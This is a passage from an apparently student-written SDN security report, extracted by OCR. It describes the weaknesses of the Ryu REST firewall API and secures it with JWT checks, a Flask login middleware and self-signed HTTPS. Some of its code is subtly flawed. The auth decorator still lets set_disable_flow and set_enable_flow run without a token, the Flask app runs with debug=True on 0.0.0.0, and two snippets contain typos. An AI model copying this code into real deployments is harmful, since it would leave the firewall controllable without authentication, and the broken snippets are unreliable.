sudo mn –topo linear,3 –controller remote
```



We can now run the RYU controller on the same machine, we can start it with any application we want (From the ones we have discussed in chapter 5), Let's use the Firewall one because it shows the problem more clearly.


```
netwroks4life@ubuntu:~/ryu/ryu/app$ ryu-manager rest_firewall.py
loading app rest_firewall.py
loading app ryu.controller.ofp_handler
instantiating app None of DPSet
creating context dpset
creating context wsgi
instantiating app rest_firewall.py of RestFirewallAPI
instantiating app ryu.controller.ofp_handler of OFPHandler
(25139) wsgi starting up on http://0.0.0.0:8080
[FW][INFO] dpid=0000000000000001: Join as firewall.
[FW][INFO] dpid=0000000000000002: Join as firewall.
[FW][INFO] dpid=0000000000000003: Join as firewall.
```

The default Firewall from the Ryu developers can be Found Here and that is the version we will test with (initially)

Now we need to set up the way we are going to communicate with the firewall rest API, Firewall is working based on HTTP Requests being sent to it to take actions on the switches, for examples if we want to enable the firewall on switch-1 we will issue an HTTP Request with the method PUT to this endpoint

http://{{host}}:8080/firewall/module/enable/{{switch_id}}

This instruction can be found in the Rest Firewall API documentation Here, as we have mentioned earlier in Chapter 5 we have created our collection in POSTMAN so instead of re-writing the commands each time we have saved them also POSTMAN provides more convenient way to interact with them APIs



The last thing we want to have it running is Wireshark to monitor traffic flow


7.2.2 Identifying Flaws

After setting up our environment, Let's assume a normal case where an administrator wants to take actions on the firewall. What will he do?

- He will issue the HTTP requests we have discussed earlier to take action.

- For example, let's enable the firewall.

- And in the Ryu rest Firewall application we can see in the Logs that a request has been issued and the Firewall is enabled indeed , we can confirm that by issuing a request to get the Firewall Status, we have only enabled switch 1 that's why it is the only one being enabled




Problem (1): if you focused enough on the logs above you will see the IP Address issuing the request is not the Ryu Machine IP address, it is another machine in the LAN which means any machine in the LAN can control the Firewall As long As it has reachability over the Ryu machine!

Impact: We can take this to another level and not only enable or disable the firewall But setting rules to allow/disallow traffic between users in the SDN Network!

Problem (2): Taking a look at wireshark to see the traffic being transmitted, we can see it is HTTP Traffic and the command/Results are clear text!
Impact: transmitting such sensitive information in clear text could open the door for Man in The Middle attacks which in turn can allow attackers to intercept the traffic and have access to it.

Problem (3): The current configuration is as follows, it is a client-server system architecture, the client is directly communicating with the controller machine. It is not a big issue but a lot of things can go wrong Like

```
GET /firewall/module/status HTTP/1.1
User-Agent: PostmanRuntime/7.32.2
Accept: */*
Cache-Control: no-cache
Postman-Token: 25ce6127-5d56-41a5-859d-587a603527f0
Host: 192.168.38.130:8080
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 167
Date: Wed, 26 Apr 2023 03:42:35 GMT
Connection: keep-alive

[{"switch_id": "0000000000000001", "status": "enable"}, {"switch_id": "0000000000000002",
"status": "disable"}, {"switch_id": "0000000000000003", "status": "disable"}]
```



ImpactClients are often reliant on the server for all processing and storage, which can result in a slower user experience if the client is on a slow or unreliable network connection.

As The number of clients increases, the server may become overwhelmed and unable to handle all the requests, leading to slower response times or even server crashes.

The client and server communicate directly with each other, which means that the client needs to have some level of trust in the server. If the server is compromised, the attacker may gain access to sensitive data stored on the server.

7.3 Securing SDN Network Methodology


7.3.1 Approach summary

In the next sections we will go through the details of the implementation, But in summary, we are going to do the following

- Implement our new version of the Firewall REST API that supports Authorization (i.e., will not issue commands on the firewall unless a JWT

Token is in place).

- Implement a middleware between controller and Clients by using a Flask web application that applies Authentication.
- Add TLS/SSL over HTTP for the web application to protect against MITM attacks.



7.3.2 Secure Firewall communication implementation

In This Part we are going to make our own version of the rest firewall script provided by RYU itself, The original can be found here. We want to achieve the following eventually:

- Do not execute commands on the firewall unless a token is in place.
- Verify that this token is a valid JWT token.

Analyzing the Firewall's original source code we found this part which is basically a decorator that when we use any function in the firewall (for example get_status, set_disable_flow, etc) this function is responsible for mapping the request to the corresponding function with the arguments.

```
def rest_command(func):
    def _rest_command(*args, **kwargs):
        key, value = func(*args, **kwargs)
        switch_id = dpid_lib.dpid_to_str(args[0].dp.id)
        return {REST_SWITCHID: switch_id,
                key: value}
    return _rest_command
```

We can confirm as we find the @rest_command will be executed before any function in the firewall

```
@rest_command
def get_status(self, waiters):
    msgs = self.ofctl.get_flow_stats(self.dp, waiters)

    status = REST_STATUS_ENABLE
    if str(self.dp.id) in msgs:
        flow_stats = msgs[str(self.dp.id)]
        for flow_stat in flow_stats:
            if flow_stat['priority'] == STATUS_FLOW_PRIORITY:
                status = REST_STATUS_DISABLE

    return REST_STATUS, status

@rest_command
def set_disable_flow(self):
    cookie = 0
    priority = STATUS_FLOW_PRIORITY
    match = {}
    actions = []
    flow = self._to_of_flow(cookie=cookie, priority=priority,
                            match=match, actions=actions)

    cmd = self.dp.ofproto.OFPFC_ADD
    self.ofctl.mod_flow_entry(self.dp, flow, cmd)
```

As the rest_command function is somehow a centralized function that will be called before any function call in the code, we can add our Authorization There, so The Execution Flow for the code will be as following:

- We call some function in the firewall by sending a request to do a certain function.
- Before the function gets executed, it will call the rest_command function.
- The Rest Command will do the Authorization check part, as we will see later.
- If the user is not authorized, the requested function will not take place.

Here is the new rest_command function which will do the following before taking any action

- Check if the function we want to execute needs authorization.
- If so, check if the 'Auth' parameter is passed with the arguments.
- The Auth token contains JWT value that needs to be checked.
- If all these conditions return true, the user will receive the "Successfully Authenticated" message.

For the JWT Function it is pretty standard as we mentioned it will just try to recalculate the Token to check if it is a valid one , also note that the secret used in this Firewall code must be the same secret used in The Flask application


```
    def rest_command(func):
        def _rest_command(*args, **kwargs):
          print(args)
          print(func.__name__)
          if func.__name__ not in ['get_status' , 'get_rules' , 'set_disable_flow'
,'set_log_enable','set_enable_flow','get_log_status'] :
            if len(args) >1 and 'Auth' in  args[1].keys() and check_jwt(args[1]['Auth']) :
              FirewallController._LOGGER.info('Successfully Authenticated')
            else :
              FirewallController._LOGGER.info('no Authenticated')
              return {'status' : 'Failed to Authenticate'}

          key, value = func(*args, **kwargs)
          switch_id = dpid_lib.dpid_to_str(args[0].dp.id)
          return {REST_SWITCHID: switch_id,
                  key: value}
        return _rest_command
```

```
def check_jwt(token):
    secret_key = '[REMOVED]'
    # Define a JWT token to decode
    try:
        # Decode the token using the secret key
        decoded_token = jwt.decode(token, secret_key, algorithms=['HS256'])
        return True
    except jwt.ExpiredSignatureError:
        return False
    except jwt.InvalidSignatureError:
        return False
    except:
        return False
```

(that will send the request to the Controller)

Now we can check our Firewall Functionality by using our new updated code, we can send a request to add a Rule using POSTMAN or using a curl command from the terminal as follows

```
curl  'http://192.168.38.130:8080/firewall/rules/0000000000000001' \
–header 'Content-Type: application/json' \
–data '{
   "nw_src": "10.0.0.2/32",
   "nw_dst": "10.0.0.1/32",
   "nw_proto": "ICMP"
}'
```



So we have achieved our goal by making the firewall REST API Not execute

critical functions without an Authorization parameter being sent, we can try for now to add it before implementing the middleware to make sure it is working all right.

This python code will return a JWT Token that we can use in the firewall request as the value of the Auth parameter

```
mport jwt
token = jwt.encode({}, b'[REMOVED]', algorithm='HS256')
print(token)
```

Trying to send the request with the following format

```
curl 'http://192.168.38.130:8080/firewall/rules/0000000000000001' \
–header 'Content-Type: application/json' \
–data '{
   "nw_src": "10.0.0.2/32",
   "nw_dst": "10.0.0.1/32",
   "nw_proto": "ICMP" ,
  "Auth" :"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.e30.4zpj7GmQwAA-
Crqo1DRhhdNsxcFVeNtU9RwEObRBIHM"
}'
```

The Rule has been added indeed which confirms we are on the right track


But we can't rely on the previous approach forever. This is just to test the functionality because as you have seen we have sent empty claims/payload meaning there is no data which is not what we want ultimately. But even this testing is better than the default firewall configurations we discussed earlier.

7.3.3 Authentication Implementation in RYU Controller Based networks


7.3.3.1 Flask Application workflow

We will adopt the following approach, as we have seen earlier we have made it impossible for normal LAN Clients to send commands to the RYU Controller directly, they have to interact with the FLASK application First which we implement in the following part. The application has the following features:


- Login page so only administrators can interact with RYU.
- Register function for registering administrators.
- Firewall management interface (better than Postman and terminal commands).
- JWT Tokens generator.
- Logout to terminate the session.



The Application contains the following login page which performs the authentication guard rule.



We need to register an account first, checking the registration page we got forbidden access




Forbidden

You don't have the permission to access the requested resource. It is either read-protected or not readable by the server.

As the dashboard will allow the logged-in user to perform an action on the network he should be an administrator, and making the register function public to anyone in the LAN will make anyone register himself an admin account and do the action so the whole thing has made will be actually useless. For this, we made the following

```
@app.route('/register', methods=['GET'])

def register_get():
    if request.remote_addr == '127.0.0.1' :
       return render_template('register.html')
    else :
        return abort(403)
```

Only if the user wants to register is accessing the page from localhost (meaning he is in front of the machine running the web application) he will be able to access the registration page, otherwise he will have the forbidden message code 403




After Registering an account, the username, and the hash of the password will be stored in the database Now after registering a user from the localhost ma-

```
conn = sqlite3.connect('users.db')
c = conn.cursor()
c.execute("SELECT * FROM users WHERE username=?", (username,))
result = c.fetchone()
if result:
# if the username already exists, return an error message
   return jsonify({'message': 'Username already exists'}), 409
c.execute("INSERT INTO users (username, password) VALUES (?, ?)", (username, hashed_password))
conn.commit()
conn.close()
return jsonify({'message': 'User created successfully'}), 201
```

chine, we can log in from any machine in the network which allows **Remote Administration.**

After logging in we are introduced to the following dashboard



When we select any option following requests will occur:

- Front-end interface will send a request to the Flask application.
- Flask application will:
  - First check if the user is authenticated.
  - Second, add the Auth parameter to the data.
- Send the final request to the Ryu controller.

7.3.3.2 JWT Generating process

We Have learned how to generate and decrypt JWT tokens, and as we have mentioned it contains the claims/payload, in our case we will make the payload describe if the current user is Authenticated and also contains expiration time and in this case, it is one second only, so when the flask app make a request to the controller providing the JWT token this token will be useless after one second leaving no chance for stolen tokens and reuse tokens.

```
payload = {'Authenticated' : True, 'exp': datetime.utcnow() + timedelta(imedelta(seconds=1)  }
data["Auth"] = jwt.encode(payload, app.config['SECRET_KEY'], algorithm='HS256')
```

Every time the administrator makes a request to the FLASK APP it will generate a new JWT token valid for 1 second and use it against the RYU Controller.

Note that in the JWT token is never transmitted in the traffic between the client and the middleware, it is only transmitted between the middleware and the Ryu Controller

7.3.3.3 Secure Firewall in action


So to recap what we have done before showing an example

- Implemented a dashboard that requires authentication.
- Implemented a Flask application that adds authorization to firewall requests.
- Implemented firewall REST API code that checks authorization before taking actions.
- Isolated the Ryu controller from clients.

Let's now try to add a Rule using the dashboard, we need to set the fields

- Switch number.
- Choosing the action.
- Set source IP address.
- Set destination IP address.
- Set priority.
- Set one of the protocols (TCP, ICMP, ICMPv6, UDP, IPv6).

And after sending the request we will see the result in the alert window as follows




If we use Wireshark to see how is the request issued and the corresponding response will see the following

As you see the client request doesn't contain a JWT token, note that a session cookie is different from JWT Tokens, a session cookie is used to maintain user session after the login process. And in the Response, we can see the output From the Firewall API as we have seen before.

7.3.4 Running With HTTPs

What we have done so far is a pretty good approach to secure the environment, However, all of this can be useless because we are using HTTP, let's examine the possible points of attacks:




Man in The Middle attacks will allow malicious actors to obtain our credentials and gain administrator access easily.

In the Webserver machine, if we run Wireshark to see the issued requests when a user makes an action at the dashboard we will see the JWT Tokens are Transmitted in clear text, Although this token is valid only for one second's attackers can still automate the process of stealing the Authorization token value and take an action on behalf of other administrators

As we have mentioned before we can need a certificate to implement the HTTPs and it has 2 types From CA and self-signed ones. We will use a self-signed certificate because this is only within the local area network and not publicly exposed.

To know How to generate the Self-signed Certificate kindly refer to 7.3.1 HTTP vs HTTPs section in this chapter.




To solve This issue HTTPs comes into play.

After generating the Certificate we need to make a change in the Flask code application, we need to add paths to the key.pem and cert.pem at the run application part in the code

```
if __name__ == '__main__':

    app.run(host="0.0.0.0",debug=True ,  ssl_context=('certs/cert.pem', 'certs/key.pem'))
```

Key.pem contains the private key that the server uses to encrypt/decrypt ,The private key is kept secret and should be protected from unauthorized access. while **Cert.pem** is the digital certificate itself

After running the app we can now use HTTPs , it is okay for the Not Secure alert at the browser because the certificate is not signed by the CA.



Now Let's see how the Traffic flows in Wireshark , Trying to Login as we did before we can find the following traffic issued which is the HTTPs communication steps

770	3.100559	192.168.38.130	192.168.38.2	DNS	98	Standard query 0xd227 A safebrowsing.googleapis.com OPT
771	3.101053	192.168.38.130	192.168.38.2	DNS	98	Standard query 0x30ab AAAA safebrowsing.googleapis.com OPT
803	3.166901	192.168.38.2	192.168.38.130	DNS	114	Standard query response 0xd227 A safebrowsing.googleapis.com A…
804	3.166913	192.168.38.2	192.168.38.130	DNS	126	Standard query response 0x30ab AAAA safebrowsing.googleapis.co…
805	3.169299	192.168.38.130	142.251.37.42	TCP	74	42566 → 443 [SYN] Seq=0 Win=42340 Len=0 MSS=1460 SACK_PERM TSv…
813	3.218184	142.251.37.42	192.168.38.130	TCP	58	443 → 42566 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
814	3.218558	192.168.38.130	142.251.37.42	TCP	60	42566 → 443 [ACK] Seq=1 Ack=1 Win=42340 Len=0
815	3.223812	192.168.38.130	142.251.37.42	TLSv1.3	726	Client Hello
816	3.223909	142.251.37.42	192.168.38.130	TCP	54	443 → 42566 [ACK] Seq=1 Ack=673 Win=64240 Len=0
817	3.224660	192.168.38.130	142.251.37.42	TLSv1.3	60	Change Cipher Spec
818	3.224731	142.251.37.42	192.168.38.130	TCP	54	443 → 42566 [ACK] Seq=1 Ack=679 Win=64240 Len=0
819	3.224823	192.168.38.130	142.251.37.42	TLSv1.3	820	Application Data
820	3.224873	142.251.37.42	192.168.38.130	TCP	54	443 → 42566 [ACK] Seq=1 Ack=1445 Win=64240 Len=0
823	3.285065	142.251.37.42	192.168.38.130	TLSv1.3	884	Server Hello, Change Cipher Spec, Application Data, Applicatio…
824	3.285323	192.168.38.130	142.251.37.42	TCP	60	42566 → 443 [ACK] Seq=1445 Ack=831 Win=41510 Len=0
825	3.286728	192.168.38.130	142.251.37.42	TLSv1.3	138	Application Data, Application Data
826	3.286790	142.251.37.42	192.168.38.130	TCP	54	443 → 42566 [ACK] Seq=831 Ack=1529 Win=64240 Len=0
827	3.288386	192.168.38.130	142.251.37.42	TLSv1.3	85	Application Data

Chapter 8

8 The Dark Side of SDN: Protecting Your Network from Cyber Threats

8.1 Penetration testing

Penetration testing is the process of identifying the security vulnerabilities in a system or network and trying to exploit them. The results of penetration tests play a vital role in finding and patching security flaws.

8.1.1 Phases of Penetration Testing

There are five penetration testing phases: reconnaissance, scanning, vulnerability assessment, exploitation, and reporting. Let's take a closer look at the 5 Penetration Testing phases.

